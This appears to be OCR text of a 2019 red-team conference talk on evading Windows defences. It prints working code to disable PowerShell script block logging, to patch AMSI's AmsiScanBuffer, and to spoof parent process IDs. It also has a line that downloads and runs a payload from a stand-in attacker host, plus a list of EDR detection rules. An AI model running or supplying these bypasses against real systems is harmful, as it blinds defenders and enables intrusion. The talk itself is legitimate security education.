CRESTCon Asia

September 2019

NETTITUDE

A member of the Lloyd's Register group

Mac - @BaffledJimmy

Red Teamer @ Nettitude

- Do RT / big inf pentesting
- Enjoys AD abuse and using security tooling against organisations
- Spoken at GISEC Dubai, SteelCon, BSides Manchester
- Delivered some RT training in some places
- CCSAS / CCT etc

Contents


- Red Teaming Context
- Red vs Blue
  - PSv5 vs PSv2 & CSharp
  - Process Tree Mapping vs PPID & Argument spoofing
  - Rise of EDR vs Unhooking
  - Deception vs Situational Awareness

- Key Takeaways for your Organisation

NETITUDE
A member of the Lloyd's Register group

Red Team Context


- Red Team is driven by Threat Intelligence and Detection & Response Assessment.
- Without these, it is objective based pentest
- Red Team comes in the later stages of an organisations maturity when all the low hanging fruit have been removed.
- The wider activities of the red team – risk reduction, updates, post-engagement debriefs are as critical as the ‘operating’ part of the engagement.



NETITUDE
A member of the Lloyd's Register group

PSv5 - PowerShell Script Block Logging

- PowerShell is allegedly dead?
- Huge increase in visibility for the Blue Team
  - But are you actually looking at those logs or relying on EDR alone?
- PowerShell v2 is still installed on a huge number of estates, removing all of the AMSI protections
- PowerShell & AMSI is a potent mix for the defender



PSv5 - PowerShell Script Block Logging

```
$GroupPolicyField =
[ref].Assembly.GetType('System.Management.Automation.Utils')."GetFie`ld"('cachedGroupPolicySettings',
'N'+'onPublic,Static')
If ($GroupPolicyField) {
    $GroupPolicyCache = $GroupPolicyField.GetValue($null)
    If ($GroupPolicyCache['ScriptB'+'lockLogging']) {
        $GroupPolicyCache['ScriptB'+'lockLogging']['EnableScriptB'+'lockLogging'] = 0
        $GroupPolicyCache['ScriptB'+'lockLogging']['EnableScriptBlockInvocationLogging'] = 0
    }
    $val = [System.Collections.Generic.Dictionary[string,System.Object]]::new()
    $val.Add('EnableScriptB'+'lockLogging', 0)
    $val.Add('EnableScriptB'+'lockInvocationLogging', 0)
    $GroupPolicyCache['HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptB’
+'lockLogging'] = $val
}
```

https://cobbr.io/ScriptBlock-Logging-Bypass.html


https://gist.github.com/cobbr/d8072d730b24fbae6ffe3aed8ca9c407

PSv5 - CSharp Entered the Game!

CSharp implant or functionality is available in PoshC2, Cobalt Strike, Covenant and most of the decent C2 frameworks out there.

AMSI implementation into .Net 4.8 (released April this year) doesn't have much penetration into large corporates yet, and Red Team already have a bypass for it which is baked into PoshC2 ☺

The PowerShell AMSI bypass is well known, but Defender works quickly so you might need to do some trivial obfuscation to defeat static strings.




```powershell
$Win32 = @"
using System;
using System.Runtime.InteropServices;

public class Win32 {

    [DllImport("kernel32")]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);

    [DllImport("kernel32")]
    public static extern IntPtr LoadLibrary(string name);

    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpflOldProtect);

}
"@

Add-Type $Win32

$LoadLibrary = [Win32]::LoadLibrary("am" + "si.dll")
$Address = [Win32]::GetProcAddress($LoadLibrary, "Amsi" + "Scan" + "Buffer")
$p = 0
[Win32]::VirtualProtect($Address, [uint32]5, 0x40, [ref]$p)
$Patch = [Byte[]] (0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3)
[System.Runtime.InteropServices.Marshal]::Copy($Patch, 0, $Address, 6)

IEX((New-Object System.Net.WebClient).DownloadString('https://attack.com/NextStagePayload'))
```

PSv5 - CSharp Entered the Game!

Decompile the Core.exe in PoshC2 if you want to see the mechanics of how it works.

- Adjust the memory permissions,
- Patch the memory address with the AMSI bypass,
- Change the old permissions back to stop EDRs like Kaspersky.



PSv5 - CSharp Entered the Game!

```
242         public static string BypassAMSI(){
243             var bypass = new byte[] { 0x90, 0xB8, 0x00, 0x00, 0x00, 0x01, 0xc3};
244             var two = "i.dll";
245             var x = "zip";
246             var one = "ams";
247             var ll = LoadLibrary(one + two);
248             var four = "iScanB";
249             var y = "unzip";
250             var three = "Ams";
251             var five = "uffer";
252             var ptr = GetProcAddress(ll, three + four + five);
253             uint oldPerms;
254             if(VirtualProtect(ptr, (UIntPtr) bypass.Length, 0x40, out oldPerms)){
255                 Marshal.Copy(bypass, 0, ptr, bypass.Length);
256                 VirtualProtect(ptr, (UIntPtr) bypass.Length, oldPerms, out oldPerms);
257             }
258             return "\n[>] Memory location of AmsiScanBuffer: " + ptr.ToString("X8")+"\n[+] " + "AmsiScanBuffer Patched With Bypass\n";
259         }
260     }
261 }
```

Process Tree Tracing & Default Rules


https://www.bit9.com/cbfeeds/advancedthreat_feed.xhtml

- Possible persistence regmod - winlogon/userinit or shell
- Suid bit set on a file or directory
- Shell spawned by a browser
- Suspicious disk image detachment
- Suspicious process execution
- Remote powershell activity
- Powershell or WinRM remoting activity
- Process spawned by powershell remoting (WinRM)
- Attempt to start WinRM service
- Suspicious svchost user
- Suspicious svchost parent
- Run Key Added With Non-Program Files Value Path
- Suspicious Scheduled Task
- Unsigned Process Modifying Windows Tasks Directory
- Potential DLL Sideloading through SXS Directory
- Process Setting Hidden and System File Attributes
- System Profiling
- System Profiling via WMI
- Suspicious Child Processes of WScript

Big credit to Will Burgess from MWR and Casey Smith for their initial work on this.

PPID Spoofing

```
PROCESS_INFORMATION pInfo = new PROCESS_INFORMATION();
STARTUPINFOEX sInfoEx = new STARTUPINFOEX();
sInfoEx.StartupInfo.cb = Marshal.SizeOf(sInfoEx);
IntPtr lpValue = IntPtr.Zero;

try
{
    if (parentProcessId > 0)
    {
        IntPtr lpSize = IntPtr.Zero;
        bool success = InitializeProcThreadAttributeList(IntPtr.Zero, 1, 0, ref lpSize);

        sInfoEx.lpAttributeList = Marshal.AllocHGlobal(lpSize);
        success = InitializeProcThreadAttributeList(sInfoEx.lpAttributeList, 1, 0, ref lpSize);
        IntPtr parentHandle = Process.GetProcessById(parentProcessId).Handle;

        lpValue = Marshal.AllocHGlobal(IntPtr.Size);
        Marshal.WriteIntPtr(lpValue, parentHandle);

        success = UpdateProcThreadAttribute(
            sInfoEx.lpAttributeList,
            0,
            (IntPtr)PROC_THREAD_ATTRIBUTE_PARENT_PROCESS,
            lpValue,
            (IntPtr)IntPtr.Size,
            IntPtr.Zero,
            IntPtr.Zero);
    }

    SECURITY_ATTRIBUTES pSec = new SECURITY_ATTRIBUTES();
    SECURITY_ATTRIBUTES tSec = new SECURITY_ATTRIBUTES();
    pSec.nLength = Marshal.SizeOf(pSec);
    tSec.nLength = Marshal.SizeOf(tSec);

    if (Suspended && parentProcessId > 0)
    {
        CreateProcess(lpApplicationName, null, ref pSec, ref tSec, false, EXTENDED_STARTUPINFO_PRESENT | CREATE_SUSPENDED, IntPtr.Zero, null, ref sInfoEx, out pInfo);
    }
```



PPID Spoofing


Cobalt Strike has the concept of Session Prepping which can be transferred to other C2 frameworks too.

Prep your target injection process in your MalleableC2 profile but check what processes are running on the machine already.

Situational Awareness of the target is critical to maintaining stealth.

